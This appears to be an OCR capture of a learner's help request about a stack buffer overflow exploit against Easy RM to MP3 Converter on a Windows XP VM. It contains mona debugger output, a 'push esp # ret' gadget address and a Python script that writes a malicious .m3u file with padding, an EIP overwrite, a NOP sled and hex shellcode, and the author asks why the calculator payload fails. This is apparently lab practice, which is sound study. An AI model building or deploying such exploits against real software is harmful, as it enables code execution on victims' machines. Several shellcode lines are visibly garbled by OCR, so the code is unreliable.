0BADF00D  0x77340000 | 0x773cb000 | 0x0008b000 | False  | False   | False | False    | True   | 6.00 [COMCTL32.dll] (C:\WINDOWS\system32\COMCTL32.dll)
0BADF00D  0x7601d000 | 0x76107000 | 0x00007000 | False  | False   | False | False    | True   | 6.00.2600.0000 [wininet.dll] (C:\WINDOWS\system32\wininet.dll)
0BADF00D  0x00400000 | 0x004be000 | 0x000be000 | False  | False   | False | False    | False  | 2.7.3.700 [RM2MP3Converter.exe] (C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter.exe)
0BADF00D  0x763e4000 | 0x763e4000 | 0x00001000 | False  | False   | False | False    | True   | 5.1.2600.0 [WINSTA.dll] (C:\WINDOWS\System32\WINSTA.dll)
0BADF00D  0x762c0000 | 0x7634a000 | 0x0008a000 | False  | False   | False | False    | True   | 5.131.2600.0 [CRYPT32.dll] (C:\WINDOWS\system32\CRYPT32.dll)
0BADF00D  0x762a0000 | 0x762a1000 | 0x00001000 | False  | False   | False | False    | True   | 5.1.2600.0 [MSGINA.dll] (C:\WINDOWS\system32\MSGINA.dll)
0BADF00D  0x76da0000 | 0x76da0000 | 0x00030000 | False  | False   | False | False    | True   | 5.1.2600.0 [WZCSVC.DLL] (C:\WINDOWS\System32\WZCSVC.DLL)
0BADF00D  0x77e60000 | 0x77f45000 | 0x000e5000 | False  | False   | False | False    | True   | 5.1.2600.0 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
0BADF00D  0x77c10000 | 0x77c25000 | 0x00015000 | False  | False   | False | False    | True   | 7.0.2600.0 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
0BADF00D  0x77c70000 | 0x77cb0000 | 0x00040000 | False  | False   | False | False    | True   | 5.1.2600.0 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
0BADF00D  0x77f50000 | 0x77f7f000 | 0x0002a000 | False  | False   | False | False    | True   | 5.1.2600.0 [ntdll.dll] (C:\WINDOWS\System32\ntdll.dll)
0BADF00D  0x01840000 | 0x01b10000 | 0x00071000 | True   | False   | False | False    | False  | -1.0- [MSRMCcodec00.dll] (C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec00.dll)
0BADF00D  0x01d90000 | 0x01d9a000 | 0x004c0000 | True   | False   | False | False    | False  | -1.0- [MSRMCcodec02.dll] (C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll)
0BADF00D  0x01da0000 | 0x01db0000 | 0x00010000 | True   | False   | False | False    | True   | 7.0.2600.0 [MSVCIRT.dll] (C:\WINDOWS\System32\MSVCIRT.dll)
0BADF00D  0x00a90000 | 0x00b2f000 | 0x0009f000 | True   | False   | False | False    | False  | -1.0- [MSRMfilter01.dll] (C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll)
0BADF00D  0x02210000 | 0x02220000 | 0x00012000 | True   | False   | False | False    | False  | -1.0- [MSLog.dll] (C:\Program Files\Easy RM to MP3 Converter\MSLog.dll)
0BADF00D  0x769c0000 | 0x76d09000 | 0x00149000 | False  | False   | False | False    | True   | 6.00.2600.0000 [SHDOCVW.dll] (C:\WINDOWS\System32\SHDOCVW.dll)
0BADF00D  0x76fc0000 | 0x76fc8000 | 0x00008000 | False  | False   | False | False    | True   | 5.1.2600.0 [rasadhlp.dll] (C:\WINDOWS\System32\rasadhlp.dll)
0BADF00D  0x10000000 | 0x10071000 | 0x00071000 | False  | False   | False | False    | False  | -1.0- [MSRMfilter03.dll] (C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll)
0BADF00D  0x76ee0000 | 0x76f17000 | 0x00037000 | False  | False   | False | False    | True   | 5.1.2600.0 [RASAPI32.DLL] (C:\WINDOWS\System32\RASAPI32.DLL)
0BADF00D  0x76f60000 | 0x76fa0000 | 0x00010000 | False  | False   | False | False    | True   | 5.1.2600.0 [Secur32.dll] (C:\WINDOWS\System32\Secur32.dll)
0BADF00D  0x76f50000 | 0x76f50000 | 0x00000000 | False  | False   | False | False    | True   | 5.1.2600.0 [WTSAPI32.dll] (C:\WINDOWS\System32\WTSAPI32.dll)
0BADF00D  0x71aa0000 | 0x71aa8000 | 0x00008000 | False  | False   | False | False    | True   | 5.1.2600.0 [WSHELP.dll] (C:\WINDOWS\System32\WSHELP.dll)
0BADF00D  0x73d00000 | 0x73ec2000 | 0x000f2000 | False  | False   | False | False    | True   | 6.00.8665.0 [MFC42.DLL] (C:\WINDOWS\System32\MFC42.DLL)
0BADF00D  0x7723d000 | 0x77333000 | 0x00006000 | False  | False   | False | False    | True   | 6.00.2600.0000 [SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
0BADF00D  0x76950000 | 0x76954000 | 0x00004000 | False  | False   | False | False    | True   | 5.1.2600.0 [ntshrui.dll] (C:\WINDOWS\System32\ntshrui.dll)
0BADF00D  0x77d40000 | 0x77dc0000 | 0x00080000 | False  | False   | False | False    | True   | 5.1.2600.0 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
0BADF00D  0x763b0000 | 0x763f0000 | 0x00040000 | False  | False   | False | False    | True   | 6.00.2600.0000 [comdlg32.dll] (C:\WINDOWS\system32\comdlg32.dll)
0BADF00D  0x76e10000 | 0x76e34000 | 0x00024000 | False  | False   | False | False    | True   | 5.1.2600.0 [adsldpc.dll] (C:\WINDOWS\System32\adsldpc.dll)
0BADF00D  0x76d40000 | 0x76d56000 | 0x00016000 | False  | False   | False | False    | True   | 5.1.2600.0 [MPRAPI.dll] (C:\WINDOWS\System32\MPRAPI.dll)
0BADF00D  0x71a80000 | 0x71a8b000 | 0x0000b000 | False  | False   | False | False    | True   | 5.1.2600.0 [wsock32.dll] (C:\WINDOWS\System32\wsock32.dll)
0BADF00D  0x76e80000 | 0x76e8d000 | 0x0000d000 | False  | False   | False | False    | True   | 5.1.2600.0 [rtutils.dll] (C:\WINDOWS\System32\rtutils.dll)
0BADF00D  0x76e40000 | 0x76e6f000 | 0x00021000 | False  | False   | False | False    | True   | 5.1.2600.0 [ACTIVEDS.dll] (C:\WINDOWS\System32\ACTIVEDS.dll)
0BADF00D  0x01fb0000 | 0x01fce000 | 0x0001e000 | True   | False   | False | False    | False  | 1.0.1.8 [wmatimer.dll] (C:\Program Files\Easy RM to MP3 Converter\wmatimer.dll)
0BADF00D  0x76de0000 | 0x76e06000 | 0x00026000 | False  | False   | False | False    | True   | 5.1.2600.0 [netman.dll] (C:\WINDOWS\System32\netman.dll)
0BADF00D  0x71c20000 | 0x71c40000 | 0x00024000 | False  | False   | False | False    | True   | 5.1.2600.0 [NETAPI32.dll] (C:\WINDOWS\System32\NETAPI32.dll)
0BADF00D  0x5ad70000 | 0x5ada4000 | 0x00034000 | False  | False   | False | False    | True   | 6.00.2600.0000 [uxtheme.dll] (C:\WINDOWS\system32\uxtheme.dll)
0BADF00D  0x771b0000 | 0x771b2000 | 0x00003000 | False  | False   | False | False    | True   | 5.50.5014.0 [OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)
0BADF00D  0x722b0000 | 0x722b5000 | 0x00005000 | False  | False   | False | False    | True   | 5.1.2600.0 [sensapi.dll] (C:\WINDOWS\System32\sensapi.dll)
0BADF00D  0x76d90000 | 0x76d9a000 | 0x00012000 | False  | False   | False | False    | True   | 5.1.2600.0 [DHCPCSVC.DLL] (C:\WINDOWS\System32\DHCPCSVC.DLL)
0BADF00D  0x77cc0000 | 0x77d30000 | 0x00075000 | False  | False   | False | False    | True   | 5.1.2600.0 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
0BADF00D  0x76f20000 | 0x76f45000 | 0x00025000 | False  | False   | False | False    | True   | 5.1.2600.0 [DMSRPI.dll] (C:\WINDOWS\System32\DMSRPI.dll)
0BADF00D  0x76b20000 | 0x76b35000 | 0x00015000 | False  | False   | False | False    | True   | 3.00.5230 [ATL.DLL] (C:\WINDOWS\System32\ATL.DLL)
0BADF00D  0x76fd0000 | 0x77040000 | 0x00070000 | False  | False   | False | False    | True   | 2001.12.4414.42 [CLBCATQ.DLL] (C:\WINDOWS\System32\CLBCATQ.DLL)
0BADF00D  0x71950000 | 0x71a34000 | 0x000e4000 | False  | False   | False | False    | True   | 6.0 [comctl32.dll] (C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.0.0_x-ww_1382d70a\comctl32.dll)
0BADF00D  0x75a70000 | 0x75b13000 | 0x000a3000 | False  | False   | False | False    | True   | 5.1.2600.0 [USERENV.dll] (C:\WINDOWS\system32\USERENV.dll)
0BADF00D  0x76fb0000 | 0x76fb7000 | 0x00007000 | False  | False   | False | False    | True   | 5.1.2600.0 [winrnr.dll] (C:\WINDOWS\System32\winrnr.dll)
0BADF00D  0x76200000 | 0x76297000 | 0x00097000 | False  | False   | False | False    | True   | 6.00.2600.0000 [WININET.dll] (C:\WINDOWS\system32\WININET.dll)
0BADF00D  0x77105000 | 0x77115000 | 0x000c5000 | False  | False   | False | False    | True   | 2001.12.4414.42 [COMRes.dll] (C:\WINDOWS\System32\COMRes.dll)
0BADF00D  0x76f60000 | 0x76f8c000 | 0x0002c000 | False  | False   | False | False    | True   | 5.1.2600.0 [WLDAP32.dll] (C:\WINDOWS\system32\WLDAP32.dll)
0BADF00D  0x773d0000 | 0x77bc4000 | 0x00714000 | False  | False   | False | False    | True   | 6.00.2600.0000 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
0BADF00D  0x76d60000 | 0x76d75000 | 0x00015000 | False  | False   | False | False    | True   | 5.1.2600.0 [iphlpapi.dll] (C:\WINDOWS\System32\iphlpapi.dll)
0BADF00D  0x71a50000 | 0x71a6b000 | 0x0003b000 | False  | False   | False | False    | True   | 5.1.2600.0 [mswsock.dll] (C:\WINDOWS\System32\mswsock.dll)
0BADF00D  0x76b40000 | 0x76b6c000 | 0x0002c000 | False  | False   | False | False    | True   | 5.1.2600.0 [WINMM.dll] (C:\WINDOWS\System32\WINMM.dll)
0BADF00D  0x761f0000 | 0x761f2000 | 0x00012000 | False  | False   | False | False    | True   | 5.1.2600.0 [msgsmlp.dll] (C:\WINDOWS\System32\msgsmlp.dll)
```

```
mona modules -cm aslr=false,rebase=true
```

```
0186D00  0BADF00D     - Number of pointers of type 'push esp # ret ' : 1
0187300  0BADF00D  [+] Results :
018AE00  1001B058    0x1001b058 : push esp # ret  |  {PAGE_EXECUTE_READ} [MSRMfilter03.dll] ASLR: False, Rebase
018C000  0BADF00D      Found a total of 1 pointers
018C100  0BADF00D
018C200  0BADF00D  [+] This mona.py action took 0:00:06.516000
```

!mona jmp -r esp -m MSRMfilter03.dll

I found a push esp at address 0x1001b058, which will change to little-endian format as' \x58\xb0\x01\x10'

Finally, I put it all together and run the program.

TinPattern.py - C:\Documents and Settings\Owner\Desktop\TinPattern.py


File Edit Format Run Options Windows Help

```
[]We are running this on an old XP VM.
[]The versions of python and notepad++ are the latest that run on such an old pl
[]If you don't know how to edit the system path, just ask when we get started. L
'''


def main():
        #we need a file, I just call it crash.m3u
        out = open('crash.m3u','w')
        PreCode = 'ZZZZ'
        EIP = '\x58\xb0\x01\x10'
        C = 'C' * 1000
        DumpLetter = '\x41' * 26072
        ShellCodeNOP = '\x90' * 25
        ShellCode = ("\xd9\xec\x74\x24\xf4\xb8\x1e\x28\x1f\x44\xde\x5b\x31\xc9\x
        "\x33\x31\x43\x17\x83\xeb\xfc\x03\x6b\x0c\xa6\x2b\x97\xda\xaf"
        "xd4\x67\x1b\xd0\x5d\x82\x2a\xc2\x3a\xc7\x1f\xd2\x49\x85\x93"
        "\x99\x1c\x3d\x27\xef\x88\x32\x80\x5a\xef\x7d\x11\x6b\x2f\xd1"
        "\xd1\xed\xd3\x2b\x06\xce\xea\xe4\x5b\x0f\x2a\x18\x93\x5d\xe3"
        "\x57\x06\x72\x80\x25\x9b\x73\x46\x22\xa3\x0b\xe3\xf4\x50\xa6"
        "\xea\x24\xc8\xbd\xa5\xdc\x62\x99\x15\xdd\xa7\xf9\x6a\x94\xcc"
        "xca\x19\x27\x05\x03\xe1\x16\x69\xc8\xdc\x97\x64\x10\x18\x1f"
        "x97\x67\x52\x5c\x2a\x70\xa1\x1f\xf0\xf5\x34\x87\x73\xad\x9c"
        "\x36\x57\x28\x56\x34\x1c\x3e\x30\x58\xa3\x93\x4a\x64\x28\x12"
        "\x9d\xed\x6a\x31\x39\xb6\x29\x58\x18\x12\x9f\x65\x7a\xfa\x40"
        "\xc0\xf0\xe8\x95\x72\x5b\x66\x6b\xf6\xe1\xcf\x6b\x08\xea\x7f"
        "\x04\x39\x61\x10\x53\xc6\xa0\x55\xab\x8c\xee9\xff\x24\x49\x78"
        "\x42\x29\x6a\x56\x80\x54\xe9\x53\x78\xa3\xf1\x11\x7d\xef\xb5"
        "\xca\x0f\x60\x50\xed\xbc\x81\x71\x8e\x23\x12\x19\x7f\xc6\x92"
                    "\xb8\x7f")
        RandomW = 'Here is where I need to check'

        write_string = DumpLetter + EIP + ShellCodeNOP + ShellCode
        #write out and close the file
        out.write(write_string)
        out.close()
        print('Success')
```

Ln: 57 Col: 21

I cannot popup the calculator and really do not understand why it won't popup, I tried different shellcodes but never had a chance to pop it up. I followed every step of the instructions, I also used the exact same shellcode in the instructions but have no clues of

it popping.


tont-winxp
Enforce US Keyboard Layout
View Fullscreen
Send Ctrl+Alt+Delete
TinPattern.py - C:\Documents and Settings\Owner\Desktop\TinPattern.py
File Edit Format Run Options Windows Help
[]We are running this on an old XP VM.
[]The versions of python and notepad++ are the latest that run on such an old pl
[]If you don't know how to edit the system path, just ask when we get started. L
def main():
#we need a file, I just call it crash.m3u
out = open('crash.m3u','w')
PreCode = 'ZZZZ'
"\x42\x29\x6a\x56\x80\x54\xe9\x53\x78\xa3\xf1\x11\x7d\xef\xb5"
"\xca\x0f\x60\x50\xed\xbc\x81\x71\x8e\x23\x12\x19\x7f\xc6\x92"
"\xb8\x7f")
RandomW = 'Here is where I need to check'
write_string = DumpLetter + EIP + ShellCodeNOP + ShellCode
#write out and close the file
out.write(write_string)
out.close()
print('Success')
Ln: 57 Col: 21
Easy RM to MP3 Converter
Easy RM to MP3 Converter has encountered a problem and needs to close. We are sorry for the inconvenience.
If you were in the middle of something, the information you were working on might be lost.
Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.
To see what data this error report contains, click here.
Send Error Report
Don't Send
Unused Deskto...
Recycle Bin
crash
Tin
TinPattern
TinPattern